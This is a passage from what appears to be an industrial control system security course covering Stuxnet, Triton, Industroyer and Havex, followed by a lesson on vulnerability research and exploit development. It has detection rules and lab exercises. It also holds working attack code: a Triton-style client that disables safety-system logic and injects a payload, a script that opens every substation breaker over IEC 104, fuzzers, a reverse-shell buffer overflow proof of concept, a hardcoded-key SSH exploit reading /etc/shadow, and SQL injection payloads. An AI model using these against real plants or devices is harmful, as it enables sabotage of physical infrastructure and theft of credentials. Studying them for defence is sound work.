   - HookS7() - Step 7 DLL hooking
5. Extract PLC payload:
   - Embedded in resources or encrypted
   - Decompile ladder logic/STL code

2.5 Stuxnet Dynamic Analysis

Sandbox Setup:

```
# Use Windows 7 VM (Stuxnet target)
# Install Siemens Step 7 v5.4 (trial version or lab license)
# Install Cuckoo Sandbox or REMnux

# Monitor:
1. File system (Procmon)
2. Registry (Regshot before/after)
3. Network (Wireshark on host)
4. Process activity (Process Monitor)
```

Execution in Sandbox:

1. Take VM snapshot
2. Execute stuxnet.bin
3. Observe:
   - Driver installation (mrxnet.sys, mrxcls.sys)
   - DLL injection into Step 7 processes
   - Network scanning (ARP, S7comm port 102)
   - USB device enumeration
4. Capture all artifacts
5. Restore snapshot

Behavioral Indicators:

```
File System:
- C:\Windows\System32\drivers\mrxnet.sys
- C:\Windows\System32\drivers\mrxcls.sys
- C:\Program Files\Siemens\Step7\S7BIN\s7otbxdx.dll (modified)
```

Registry:
- HKLM\SYSTEM\CurrentControlSet\Services\MRxNet
- HKLM\SYSTEM\CurrentControlSet\Services\MRxCls

Network:
- S7comm traffic to 192.168.x.x on port 102
- HTTP beaconing to C2 (www.mypremierfutbol.com, www.todaysfutbol.com)

3. Triton/Trisis Analysis

3.1 Triton Framework Architecture

Components:

```
trilog.exe          - Main executable (Python compiled with PyInstaller)
├── TsHi.py         - TriStation protocol implementation (high-level API)
├── TsLow.py        - TriStation low-level communication
├── TsBase.py       - Base library
├── TS_cnames.py    - Triconex constant definitions
├── inject.bin      - Malicious payload (Triconex binary)
├── imain.bin       - Main implant logic
└── library.zip     - Python standard library
```

3.2 TriStation Protocol Reverse Engineering

TriStation Protocol (Schneider Electric proprietary):

- **Port**: 1502/TCP
- **Purpose**: Engineering workstation ↔ Triconex SIS communication
- **Functions**: Program upload/download, diagnostics, configuration

Triton's TriStation Implementation (TsHi.py analysis):

```
# Simplified reconstruction of Triton's TriStation library

class TriStation:
    def __init__(self, ip, port=1502):
        self.ip = ip
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    def connect(self):
        self.sock.connect((self.ip, self.port))

    def ts_exec(self, command_id, data=b''):
        """
        Execute TriStation command
        """
```

```
        # Packet structure: [Header][Command ID][Data Length][Data][CRC]
        header = b'\x00\x00'
        cmd = struct.pack('>H', command_id)
        length = struct.pack('>H', len(data))
        crc = self.calculate_crc(cmd + length + data)

        packet = header + cmd + length + data + crc
        self.sock.send(packet)

        response = self.sock.recv(4096)
        return self.parse_response(response)

    def read_memory(self, address, length):
        """
        Read controller memory
        """
        cmd = 0x03  # Read command (example)
        data = struct.pack('>II', address, length)
        return self.ts_exec(cmd, data)

    def write_memory(self, address, payload):
        """
        Write to controller memory (inject malicious code)
        """
        cmd = 0x04  # Write command
        data = struct.pack('>I', address) + payload
        return self.ts_exec(cmd, data)

    def enter_programming_mode(self):
        """
        Put SIS controller in programming mode (disables safety logic)
        """
        cmd = 0x10  # Program mode command
        return self.ts_exec(cmd)

    def calculate_crc(self, data):
        # CRC-16 or proprietary checksum
        return b'\x00\x00'  # Simplified

# Triton attack usage:
ts = TriStation('192.168.1.10')
ts.connect()
ts.enter_programming_mode()  # Disable safety functions
ts.write_memory(0x8000, malicious_payload)  # Inject backdoor
```

3.3 Triton Payload Analysis

Injected Payload (inject.bin):

Purpose: Modify SIS ladder logic to:
1. Bypass safety interlocks
2. Prevent automatic emergency shutdown
3. Allow unsafe process conditions (e.g., overpressure, high temperature)

Static Analysis:

```
# Extract inject.bin from Triton sample
# Use Triconex disassembler (proprietary, or reverse-engineered tools)

# Strings in inject.bin
strings inject.bin
# Look for:
# - Function block names
# - Memory addresses
# - Condition checks

# Hex dump analysis
hexdump -C inject.bin
# Identify opcode patterns (specific to Triconex instruction set)
```

Decompilation (requires Triconex expertise):

```
Ladder Logic Analysis:
- Original: IF (Pressure > Threshold) THEN Shutdown()
- Modified: IF (Pressure > 999999) THEN Shutdown()  // Never triggers
```

3.4 Triton Detection

Network Indicators:

```
# Snort/Suricata rule
alert tcp any any -> any 1502 (
  msg:"Potential Triton - TriStation Connection";
  flow:to_server,established;
  content:"|00 00|"; offset:0; depth:2;
  threshold:type limit, track by_src, count 1, seconds 3600;
  sid:3000001;
)

# Zeek script
event connection_established(c: connection) {
    if (c$id$resp_p == 1502/tcp) {
        NOTICE([$note=TriStationConnection,
                $msg=fmt("TriStation protocol connection from %s to %s", c$id$orig_h,
c$id$resp_h),
                $conn=c]);
    }
}
```

Host Indicators:

Files:
- trilog.exe (or similar Python-compiled executable)
- TsHi.py, TsLow.py, inject.bin

Processes:
- Unusual Python.exe execution
- Connections to port 1502 from non-engineering hosts

SIS Anomalies:
- Unexpected programming mode activation
- Memory write operations from unauthorized sources
- SIS logic checksum mismatches

4. Industroyer/CrashOverride Analysis

4.1 Industroyer Architecture

Modular Design:

```
Industroyer Main Module
├── Launcher.dll       - Orchestrates attack
├── Data Wiper         - Destroys evidence
└── Protocol Payloads:
    ├── 101.dll        - IEC 60870-5-101 (serial)
    ├── 104.dll        - IEC 60870-5-104 (IP)
    ├── 61850.dll      - IEC 61850 (substation automation)
    └── OPC.dll        - OPC DA (SCADA)
```

4.2 IEC 104 Payload Analysis (104.dll)

Purpose: Send breaker control commands to substation

IEC 60870-5-104 Protocol:

- **Port**: 2404/TCP
- **ASDU (Application Service Data Unit)**: Contains control commands
- **Type ID 45**: Single command (ON/OFF)
- **Type ID 46**: Double command
- **IOA (Information Object Address)**: Target device

Industroyer IEC 104 Implementation:

```
# Reconstructed 104.dll logic

import socket
import struct
```

```
def iec104_send_command(target_ip, ioa, command):
    """
    Send IEC 104 command to substation RTU
    command: 0x01 (ON), 0x02 (OFF)
    """
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target_ip, 2404))

    # IEC 104 STARTDT (Start Data Transfer)
    startdt = bytes.fromhex('68 04 07 00 00 00')
    sock.send(startdt)
    sock.recv(1024)  # STARTDT CON

    # Build ASDU (Type ID 45: Single Command)
    apdu_header = bytes.fromhex('68')  # Start byte
    apdu_length = struct.pack('B', 14)  # Length

    # APCI (Application Protocol Control Information)
    apci = bytes.fromhex('0E 00 00 00')  # I-format, send sequence 0

    # ASDU
    type_id = struct.pack('B', 45)  # Single command
    sq = struct.pack('B', 1)        # Sequence of 1 object
    cot = struct.pack('B', 6)       # Cause of transmission: Activation
    oa = struct.pack('B', 1)        # Originator address
    ca = struct.pack('<H', 1)       # Common address

    # Information Object
    ioa_bytes = struct.pack('<I', ioa)[:3]  # 3-byte IOA
    sco = struct.pack('B', command | 0x80)  # Single Command (select + execute)

    asdu = type_id + sq + cot + oa + ca + ioa_bytes + sco

    packet = apdu_header + apdu_length + apci + asdu
    sock.send(packet)

    print(f"[+] Sent IEC 104 command to {target_ip}, IOA {ioa}: {'ON' if command == 0x01 else
'OFF'}")

    sock.close()

# Industroyer attack scenario:
# Open all circuit breakers in substation
for ioa in range(1, 100):  # Iterate through all breaker addresses
    iec104_send_command('192.168.1.10', ioa, 0x02)  # Send OFF command
```

4.3 IEC 61850 Payload Analysis (61850.dll)

IEC 61850 (Substation automation):

- **MMS Protocol** (Manufacturing Message Specification)
- **Port**: 102/TCP
- **GOOSE** (Generic Object-Oriented Substation Event): Real-time peer-to-peer

Industroyer Capabilities:

- Enumerate IEC 61850 devices (MMS GetNameList)
- Read device configurations
- Send control commands (MMS Write)
- Manipulate GOOSE messages (trip breakers)

5. Havex Trojan Analysis

5.1 Havex Overview

Purpose: Reconnaissance malware targeting ICS (NOT sabotage)

Distribution:

- **Trojanized Installers**: Infected ICS software from compromised vendor websites
- **Spear-Phishing**: Targeted emails to industrial engineers
- **Watering Hole**: Compromised ICS vendor sites

5.2 OPC Scanner Component

Havex includes OPC DA scanner:

```
# Reconstructed Havex OPC scanner logic

import win32com.client

def scan_opc_servers(target_ip):
    """
    Enumerate OPC DA servers on target
    """
    opc_enum = win32com.client.Dispatch("OPC.Automation")

    try:
        servers = opc_enum.GetOPCServers(target_ip)
        print(f"[+] OPC Servers on {target_ip}:")
        for server in servers:
            print(f"  - {server}")

            # Connect to each server
```

```
            opc_server = win32com.client.Dispatch("OPC.Automation")
            opc_server.Connect(server, target_ip)

            # Enumerate tags
            groups = opc_server.OPCGroups
            for group in groups:
                items = group.OPCItems
                for item in items:
                    print(f"    Tag: {item.ItemID}, Value: {item.Value}")

            opc_server.Disconnect()

        except Exception as e:
            print(f"[-] Error: {e}")

# Havex scans entire subnet for OPC servers
for ip in range(1, 255):
    scan_opc_servers(f"192.168.1.{ip}")
```

Exfiltration:

- Collected data (server lists, tags, network topology) sent to C2
- Encrypted HTTP POST to attacker infrastructure
- Data used for future targeted attacks

5.3 Havex IOCs

File Hashes (SHA-256):
- 0e3130b9c6edc5e46ca85a6e53e57b6f5f1d1e2d3c4b5a6e7d8c9b0a1f2e3d4c

Mutex:
- {8A7F9B6C-5D4E-3C2B-1A0F-9E8D7C6B5A4E}

C2 Domains:
- tdk-servicesandequipment.com
- asafieldindustries.com

Network:
- OPC DA enumeration (port 135/TCP - DCOM)
- Modbus scanning (port 502/TCP)

Registry:
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\

6. PLC Firmware Reverse Engineering

6.1 Extracting PLC Firmware

Siemens S7 Firmware Extraction:

```
import snap7

def extract_s7_firmware(plc_ip):
    """
    Extract firmware from Siemens S7 PLC
    """
    plc = snap7.client.Client()
    plc.connect(plc_ip, 0, 1)  # Rack 0, Slot 1

    # Get PLC info (firmware version)
    cpu_info = plc.get_cpu_info()
    print(f"PLC: {cpu_info.ModuleTypeName}")
    print(f"Firmware: {cpu_info.ASName}")

    # Upload all blocks
    block_list = plc.list_blocks()
    for block_type in ['OB', 'FB', 'FC', 'DB']:
        for block_num in block_list:
            try:
                block_data = plc.upload(block_type, block_num)
                with open(f"{block_type}{block_num}.mc7", "wb") as f:
                    f.write(block_data)
                print(f"[+] Extracted {block_type}{block_num}")
            except:
                pass

    plc.disconnect()

# Usage
extract_s7_firmware('192.168.1.100')
```

6.2 Decompiling PLC Logic

MC7 to Ladder Logic:

```
# Use mc7disasm (open-source S7 disassembler)
git clone https://github.com/aliqandil/mc7disasm
cd mc7disasm
python mc7dis.py OB1.mc7 > OB1.awl

# Output: AWL (Statement List) format
# Example:
#   A    I0.0       // AND input 0.0
#   =    Q0.0       // Assign to output 0.0
```

Analyzing Decompiled Logic:

Look for:
1. Unusual timers or counters (malware persistence)
2. Hidden function blocks (rootkit code)
3. Network communication blocks (C2, data exfiltration)
4. Conditional logic that shouldn't exist (backdoors)

6.3 Firmware Comparison (Golden Image)

Integrity Verification:

```
import hashlib

def verify_plc_integrity(plc_ip, golden_hash):
    """
    Compare PLC firmware hash with known-good hash
    """
    plc = snap7.client.Client()
    plc.connect(plc_ip, 0, 1)

    # Upload OB1 (main logic)
    ob1 = plc.upload('OB', 1)

    current_hash = hashlib.sha256(ob1).hexdigest()
    print(f"Current OB1 hash: {current_hash}")
    print(f"Golden OB1 hash:  {golden_hash}")

    if current_hash == golden_hash:
        print("[+] Integrity check PASSED")
    else:
        print("[!] ALERT: OB1 has been modified!")

    plc.disconnect()

# Baseline hash from known-good configuration
golden_hash = "abc123def456..."
verify_plc_integrity('192.168.1.100', golden_hash)
```

7. Building Malware Signatures

7.1 Yara Rules for ICS Malware

Stuxnet Yara Rule:

```
rule Stuxnet_WinCC_Infection {
    meta:
        description = "Detects Stuxnet WinCC database infection"
        author = "ICS Security Team"
```

```
        date = "2024-01-01"

    strings:
        $s7_dll1 = "s7otbxdx.dll" nocase
        $s7_dll2 = "s7otbxsx.dll" nocase
        $driver1 = "mrxnet.sys" nocase
        $driver2 = "mrxcls.sys" nocase
        $cert1 = "Realtek" wide
        $cert2 = "JMicron" wide

    condition:
        2 of ($s7_dll*) or 2 of ($driver*) or ($cert1 and $cert2)
}
```

Triton Yara Rule:

```
rule Triton_TriStation_Framework {
    meta:
        description = "Detects Triton/Trisis malware"
        reference = "MITRE ATT&CK"

    strings:
        $ts1 = "TsHi.py" ascii
        $ts2 = "TsLow.py" ascii
        $ts3 = "TS_cnames.py" ascii
        $port = { 05 DC }  // Port 1502 in hex
        $func1 = "TS_EXEC" ascii
        $func2 = "trilog" nocase

    condition:
        2 of ($ts*) or ($port and $func1) or $func2
}
```

Industroyer Yara Rule:

```
rule Industroyer_IEC104_Payload {
    meta:
        description = "Detects Industroyer IEC 104 module"

    strings:
        $iec104_1 = "104.dll" nocase
        $iec104_2 = { 68 04 07 00 00 00 }  // IEC 104 STARTDT
        $iec101 = "101.dll" nocase
        $iec61850 = "61850.dll" nocase
        $launcher = "launcher.dll" nocase

    condition:
        2 of them
```

}

7.2 Snort/Suricata Rules

Stuxnet S7comm Detection:

```
alert tcp any any -> any 102 (
  msg:"Stuxnet - S7comm PLC Program Upload";
  flow:to_server,established;
  content:"|03 00|"; depth:2;
  content:"|32 07|"; distance:4; within:2;
  content:"|1d|"; distance:0;
  threshold:type limit, track by_src, count 1, seconds 3600;
  classtype:trojan-activity;
  sid:4000001;
)
```

Triton TriStation Detection:

```
alert tcp any any -> any 1502 (
  msg:"Triton - TriStation Protocol Unauthorized Access";
  flow:to_server,established;
  threshold:type limit, track by_src, count 1, seconds 600;
  classtype:trojan-activity;
  sid:4000002;
)
```

Industroyer IEC 104 Command:

```
alert tcp any any -> any 2404 (
  msg:"Industroyer - IEC 104 Control Command";
  flow:to_server,established;
  content:"|68|"; depth:1;
  content:"|2D|"; distance:5; within:1;  # Type ID 45 (Single Command)
  classtype:trojan-activity;
  sid:4000003;
)
```

8. Hands-On Lab Exercises

Lab 1: Stuxnet Static Analysis

1. Download Stuxnet sample (from malware repositories)
2. Calculate file hashes, verify against known IOCs
3. Extract strings, identify Siemens-related artifacts
4. Analyze PE structure, identify stolen certificates
5. Extract embedded resources (DLLs, configuration)

Lab 2: Triton Framework Reverse Engineering

1. Obtain Triton samples (public malware repos)
2. Decompile trilog.exe (PyInstaller extractor)
3. Analyze TsHi.py - document TriStation protocol functions
4. Map Triton capabilities to MITRE ATT&CK techniques
5. Develop detection signatures (Yara, Snort)

Lab 3: PLC Firmware Integrity Check

1. Extract firmware from OpenPLC or Snap7 server
2. Calculate baseline hash (SHA-256)
3. Modify PLC logic (simulate infection)
4. Re-extract and compare hashes
5. Develop automated integrity checking script

Lab 4: Malware Traffic Analysis

1. Download ICS malware PCAP (Industroyer, Havex)
2. Identify malicious protocol interactions
3. Extract IOCs (C2 IPs, domains, ports)
4. Write Snort rules to detect traffic patterns
5. Test rules against PCAP

9. Tools & Resources

Malware Analysis Tools

- **IDA Pro / Ghidra**: Disassemblers
- **PEiD / Detect It Easy**: Packer detection
- **Cuckoo Sandbox**: Automated malware analysis
- **YARA**: Malware pattern matching

PLC Tools

- **python-snap7**: S7 PLC communication
- **mc7disasm**: S7 firmware decompiler
- **PLCinject**: PLC code injection research tool

Malware Samples

- **theZoo**: https://github.com/ytisf/theZoo (Stuxnet, others)
- **VirusBay**: https://beta.virusbay.io/ (Requires approval)
- **MalwareBazaar**: https://bazaar.abuse.ch/

References

- **Stuxnet Analysis (Symantec)**: https://www.symantec.com/security_response/writeup.jsp?docid=2010-071400-3123-99
- **Triton (MITRE)**: https://attack.mitre.org/software/S0609/
- **Industroyer (ESET)**: https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/

10. Knowledge Check

1. What are the key differences between IT malware and ICS malware?
2. Describe Stuxnet's multi-stage infection process.
3. How does Stuxnet hide malicious PLC code from operators?
4. What is the TriStation protocol, and how does Triton exploit it?
5. What industrial protocols does Industroyer target?
6. How would you detect Triton malware via network monitoring?
7. What is the purpose of Havex's OPC scanner component?
8. How do you extract and verify PLC firmware integrity?
9. Write a Yara rule to detect Stuxnet's S7 DLL injection.
10. What are the IOCs for Industroyer's IEC 104 payload?

Lesson 08: Vulnerability Research & Exploit Dev

Lesson 08: ICS Vulnerability Research & Exploit Development

Learning Objectives

- Conduct vulnerability research on PLCs and ICS devices
- Perform protocol fuzzing for industrial protocols (Modbus, S7comm, DNP3)
- Develop proof-of-concept exploits for ICS vulnerabilities
- Understand memory corruption vulnerabilities in embedded systems
- Follow responsible disclosure processes for ICS vulnerabilities

1. ICS Vulnerability Landscape

1.1 Common ICS Vulnerability Classes

Vulnerability Type	Prevalence	Impact	Example CVE
Authentication Bypass	Very High	Critical	CVE-2022-2003 (Siemens SCALANCE)
Hardcoded Credentials	High	Critical	CVE-2019-6575 (Matrikon OPC)
Buffer Overflow	Medium	Critical	CVE-2020-12020 (Schneider Electric)
Command Injection	Medium	Critical	CVE-2021-22681 (Rockwell)
Path Traversal	High	High	CVE-2020-7010 (GE Digital)
SQL Injection	Medium	High	CVE-2019-13544 (Schneider HMI)
Insecure Protocol	Very High	Medium	N/A (Modbus, DNP3 design flaws)
Denial of Service	High	High	CVE-2015-5374 (Allen-Bradley)
Firmware Downgrade	Low	Critical	CVE-2018-7830 (Siemens S7-1500)

1.2 ICS CVE Examples Analysis

CVE-2019-6575: Matrikon OPC Authentication Bypass:

- **Vendor**: Matrikon (Honeywell)
- **Product**: OPC UA Tunneller
- **Vulnerability**: Hardcoded SSH key allows unauthorized access
- **Impact**: Remote code execution as SYSTEM
- **CVSS**: 10.0 (Critical)
- **Fix**: Firmware update to remove hardcoded keys

CVE-2020-15368: Siemens S7-1500 DoS:

- **Vendor**: Siemens
- **Product**: S7-1500 CPUs
- **Vulnerability**: Malformed S7comm packet causes CPU fault
- **Impact**: PLC enters STOP mode (process shutdown)
- **CVSS**: 7.5 (High)
- **Exploit**: Send crafted S7comm ROSCTR byte sequence

CVE-2021-33977: Schneider Electric Modicon Memory Corruption:

- **Vendor**: Schneider Electric
- **Product**: Modicon M340, M580 PLCs
- **Vulnerability**: Buffer overflow in web server
- **Impact**: Remote code execution, DoS
- **CVSS**: 9.8 (Critical)
- **Attack Vector**: HTTP POST to /config endpoint with oversized data

1.3 ICS-CERT Advisories

Monitoring ICS-CERT:

```
# RSS feed for ICS-CERT advisories
curl https://us-cert.cisa.gov/ics/advisories/advisories.xml

# Filter by vendor (e.g., Siemens)
curl -s https://us-cert.cisa.gov/ics/advisories/advisories.xml | grep -i "siemens" -A 5

# Subscribe to email alerts
# Visit: https://us-cert.cisa.gov/mailing-lists-and-feeds
```

Parsing ICS-CERT JSON:

```
import requests
import json

def get_ics_cert_advisories():
    url = "https://www.cisa.gov/sites/default/files/feeds/advisories.json"
    response = requests.get(url)
    advisories = response.json()

    for advisory in advisories:
```

```
        print(f"ID: {advisory['id']}")
        print(f"Title: {advisory['title']}")
        print(f"Published: {advisory['published']}")
        print(f"CVSS: {advisory.get('cvss', 'N/A')}")
        print("---")

get_ics_cert_advisories()
```

2. Protocol Fuzzing

2.1 Fuzzing Fundamentals

Fuzzing: Automated testing with malformed/unexpected inputs to discover crashes, hangs, or unexpected behavior

Fuzzing Strategies:

1. **Dumb Fuzzing**: Random byte manipulation
2. **Mutation-Based**: Modify known-good inputs
3. **Generation-Based**: Create inputs from protocol specification
4. **Stateful Fuzzing**: Maintain protocol state machine

2.2 Modbus Fuzzer Development

Simple Modbus Fuzzer (mutation-based):

```
#!/usr/bin/env python3
import socket
import struct
import random
import time

class ModbusFuzzer:
    def __init__(self, target_ip, port=502):
        self.target_ip = target_ip
        self.port = port
        self.iteration = 0
        self.crashes = []

    def generate_fuzzed_packet(self):
        """
        Generate fuzzed Modbus packet
        """
        strategies = [
            self.fuzz_header,
            self.fuzz_function_code,
            self.fuzz_data_length,
```

```
            self.fuzz_random_bytes,
            self.fuzz_valid_packet_mutated
        ]

        fuzzer = random.choice(strategies)
        return fuzzer()

    def fuzz_header(self):
        """
        Fuzz MBAP header fields
        """
        trans_id = struct.pack('>H', random.randint(0, 65535))
        proto_id = struct.pack('>H', random.randint(0, 65535))  # Should be 0x0000
        length = struct.pack('>H', random.randint(0, 500))
        unit_id = bytes([random.randint(0, 255)])
        func_code = bytes([random.randint(0, 255)])
        data = bytes([random.randint(0, 255) for _ in range(random.randint(0, 250))])

        return trans_id + proto_id + length + unit_id + func_code + data

    def fuzz_function_code(self):
        """
        Send invalid/reserved function codes
        """
        trans_id = b'\x00\x01'
        proto_id = b'\x00\x00'
        unit_id = b'\x01'

        # Reserved/invalid function codes
        invalid_fcs = [0x00, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x18, 0x80-0xFF]
        func_code = bytes([random.choice(invalid_fcs)])

        data = bytes([random.randint(0, 255) for _ in range(random.randint(0, 10))])
        length = struct.pack('>H', len(unit_id + func_code + data))

        return trans_id + proto_id + length + unit_id + func_code + data

    def fuzz_data_length(self):
        """
        Send mismatched length fields
        """
        trans_id = b'\x00\x01'
        proto_id = b'\x00\x00'
        unit_id = b'\x01'
        func_code = b'\x03'  # Read Holding Registers

        # Create large data buffer
        data = bytes([0x00] * random.randint(300, 5000))
```

```
    # Incorrect length field
    length = struct.pack('>H', random.randint(0, 100))

    return trans_id + proto_id + length + unit_id + func_code + data

def fuzz_random_bytes(self):
    """
    Completely random packet
    """
    return bytes([random.randint(0, 255) for _ in range(random.randint(1, 500))])

def fuzz_valid_packet_mutated(self):
    """
    Start with valid packet, mutate bytes
    """
    # Valid Read Holding Registers request
    packet = bytearray(b'\x00\x01\x00\x00\x00\x06\x01\x03\x00\x00\x00\x0A')

    # Mutate 1-3 bytes
    for _ in range(random.randint(1, 3)):
        pos = random.randint(0, len(packet) - 1)
        packet[pos] = random.randint(0, 255)

    return bytes(packet)

def send_packet(self, packet):
    """
    Send fuzzed packet and check for crash
    """
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(2)
        sock.connect((self.target_ip, self.port))

        sock.send(packet)
        response = sock.recv(1024)

        sock.close()
        return True, response

    except socket.timeout:
        print(f"[!] Iteration {self.iteration}: Timeout (possible hang)")
        return False, None

    except ConnectionRefusedError:
        print(f"[!] Iteration {self.iteration}: Connection refused (possible crash)")
        self.crashes.append({
```

```
                'iteration': self.iteration,
                'packet': packet.hex(),
                'error': 'Connection Refused'
            })
            return False, None

        except Exception as e:
            print(f"[!] Iteration {self.iteration}: {e}")
            return False, None

    def run(self, iterations=1000):
        """
        Run fuzzing campaign
        """
        print(f"[*] Starting Modbus fuzzer against {self.target_ip}:{self.port}")
        print(f"[*] Iterations: {iterations}")

        for i in range(iterations):
            self.iteration = i

            packet = self.generate_fuzzed_packet()
            success, response = self.send_packet(packet)

            if success:
                print(f"[{i}] Sent {len(packet)} bytes, received {len(response)} bytes")
            else:
                # Wait for device to recover
                time.sleep(5)

            # Rate limiting
            time.sleep(0.1)

        print(f"\n[*] Fuzzing complete")
        print(f"[*] Potential crashes: {len(self.crashes)}")

        # Save crash logs
        if self.crashes:
            with open("modbus_crashes.log", "w") as f:
                for crash in self.crashes:
                    f.write(f"Iteration: {crash['iteration']}\n")
                    f.write(f"Packet: {crash['packet']}\n")
                    f.write(f"Error: {crash['error']}\n\n")

# Usage
# fuzzer = ModbusFuzzer('192.168.1.100')
# fuzzer.run(iterations=1000)
```

2.3 AFL (American Fuzzy Lop) for ICS Protocols

AFL Setup for Protocol Fuzzing:

```
# Install AFL++
git clone https://github.com/AFLplusplus/AFLplusplus
cd AFLplusplus
make
sudo make install

# Create target program (Modbus parser)
cat > modbus_parser.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void parse_modbus(unsigned char *data, size_t len) {
    if (len < 8) return;

    unsigned short trans_id = (data[0] << 8) | data[1];
    unsigned short proto_id = (data[2] << 8) | data[3];
    unsigned short length = (data[4] << 8) | data[5];
    unsigned char unit_id = data[6];
    unsigned char func_code = data[7];

    printf("Trans ID: 0x%04X\n", trans_id);
    printf("Function Code: 0x%02X\n", func_code);

    // Vulnerable code (buffer overflow)
    if (func_code == 0x03) {  // Read Holding Registers
        unsigned short start_addr = (data[8] << 8) | data[9];
        unsigned short count = (data[10] << 8) | data[11];

        char buffer[64];
        if (count > 100) {  // Intentional vulnerability
            memcpy(buffer, data, count);  // Overflow!
        }
    }
}

int main(int argc, char **argv) {
    if (argc < 2) {
        printf("Usage: %s <input_file>\n", argv[0]);
        return 1;
    }

    FILE *fp = fopen(argv[1], "rb");
    if (!fp) return 1;
```

```
    unsigned char buffer[1024];
    size_t len = fread(buffer, 1, sizeof(buffer), fp);
    fclose(fp);

    parse_modbus(buffer, len);
    return 0;
}
EOF

# Compile with AFL instrumentation
afl-gcc -o modbus_parser modbus_parser.c

# Create seed inputs (valid Modbus packets)
mkdir -p afl_in afl_out
echo -ne '\x00\x01\x00\x00\x00\x06\x01\x03\x00\x00\x00\x0A' > afl_in/valid1.bin

# Run AFL fuzzer
afl-fuzz -i afl_in -o afl_out -- ./modbus_parser @@

# Monitor crashes in afl_out/crashes/
```

2.4 Stateful Protocol Fuzzing (Sulley/Boofuzz)

Boofuzz for S7comm:

```
from boofuzz import *

def main():
    # Define S7comm protocol
    s_initialize("s7comm_cotp_cr")

    # TPKT Header
    s_static("\x03\x00")  # Version, Reserved
    s_size("tpkt_length", offset=0, length=2, endian=">", fuzzable=False)

    if s_block_start("tpkt_length"):
        # COTP Connection Request
        s_byte(0x11, name="cotp_length", fuzzable=True)
        s_byte(0xE0, name="cotp_pdu_type", fuzzable=True)  # CR
        s_word(0x0000, name="dest_ref", endian=">", fuzzable=True)
        s_word(0x0001, name="src_ref", endian=">", fuzzable=True)
        s_byte(0x00, name="class_option", fuzzable=True)

        # Parameters
        s_byte(0xC1, name="param1", fuzzable=True)
        s_byte(0x02, name="param1_len", fuzzable=False)
        s_word(0x0100, name="tpdu_size", endian=">", fuzzable=True)
```

```
    s_block_end("tpkt_length")

    # Setup session
    session = Session(target=Target(connection=SocketConnection("192.168.1.100", 102,
proto="tcp")))

    session.connect(s_get("s7comm_cotp_cr"))

    # Fuzz!
    session.fuzz()

if __name__ == "__main__":
    main()
```

3. Exploit Development for ICS Devices

3.1 Buffer Overflow in PLC Web Server

Scenario: Schneider Electric Modicon PLC with vulnerable web interface

Vulnerability: Buffer overflow in HTTP POST parameter

Exploit Development Process:

Step 1: Crash Discovery:

```
import requests

def crash_test():
    target = "http://192.168.1.100/config"

    for size in range(100, 5000, 100):
        payload = "A" * size
        data = {"config_name": payload}

        try:
            response = requests.post(target, data=data, timeout=5)
            print(f"[+] Size {size}: {response.status_code}")
        except:
            print(f"[!] Crash at size {size}")
            break

crash_test()
```

Step 2: Offset Identification (pattern_create.rb from Metasploit):

```
# Generate unique pattern
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000 > pattern.txt

# Send pattern, observe crash
# Use debugger (if available) to find EIP/PC overwrite offset

# Calculate offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q <value_in_register>
```

Step 3: Proof-of-Concept Exploit:

```
import requests
import struct

def exploit_modicon_bof():
    target = "http://192.168.1.100/config"

    # Offset to return address: 512 bytes (example)
    offset = 512

    # Shellcode (reverse shell, ARM architecture for embedded PLC)
    # msfvenom -p linux/armle/shell_reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f
python
    shellcode = (
        b"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\x20\x01\x21\x52\x40\xc8\x27"
        b"\x51\x37\x01\xdf\x04\x1c\x0a\xa1\x4a\x70\x10\x22\x02\x37\x01\xdf"
        # ... (truncated for brevity)
    )

    # Return address (adjust based on memory layout)
    # Point to NOP sled or shellcode location
    ret_addr = struct.pack("<I", 0xBEEFF00D)  # Example address

    # NOP sled (for alignment)
    nop_sled = b"\x00\x00\xa0\xe1" * 20  # ARM NOP

    # Construct payload
    payload = b"A" * offset + ret_addr + nop_sled + shellcode

    data = {"config_name": payload}

    print("[*] Sending exploit...")
    try:
        response = requests.post(target, data=data, timeout=5)
        print(f"[+] Response: {response.status_code}")
    except:
        print("[+] Payload sent, check reverse shell listener")

# Listener:
```

```
# nc -lvnp 4444

# exploit_modicon_bof()
```

3.2 Authentication Bypass Exploit

Scenario: CVE-2019-6575 (Matrikon OPC hardcoded SSH key)

Exploit:

```
import paramiko

def exploit_matrikon_hardcoded_key():
    """
    Exploit hardcoded SSH private key in Matrikon OPC Tunneller
    CVE-2019-6575
    """
    target = "192.168.1.100"
    port = 22
    username = "support"  # Hardcoded username

    # Hardcoded private key (extracted from firmware)
    private_key_str = """-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA...  # Truncated
-----END RSA PRIVATE KEY-----"""

    from io import StringIO
    private_key = paramiko.RSAKey.from_private_key(StringIO(private_key_str))

    # Connect
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        client.connect(target, port=port, username=username, pkey=private_key)
        print("[+] Authentication successful!")

        # Execute command
        stdin, stdout, stderr = client.exec_command("cat /etc/shadow")
        print(stdout.read().decode())

        client.close()

    except Exception as e:
        print(f"[-] Exploit failed: {e}")

# exploit_matrikon_hardcoded_key()
```

3.3 Command Injection in HMI

Scenario: SQL injection in Wonderware HMI historian query

Vulnerable Code (hypothetical):

```
SELECT * FROM tags WHERE tag_name = '$user_input';
```

Exploit:

```
import requests

def exploit_hmi_sqli():
    target = "http://192.168.1.100/historian/query"

    # SQL injection payload
    # Extract database credentials
    payload = "' UNION SELECT username, password FROM users-- "

    params = {"tag": payload}

    response = requests.get(target, params=params)
    print(response.text)

    # If vulnerable, response contains username/password hashes

# Advanced: Time-based blind SQLi
def blind_sqli(target):
    result = ""
    for i in range(1, 20):  # Extract 20 characters
        for char in range(32, 127):  # ASCII printable
            payload = f"' OR IF(ASCII(SUBSTRING((SELECT password FROM users LIMIT
1),{i},1))={char}, SLEEP(3), 0)-- "

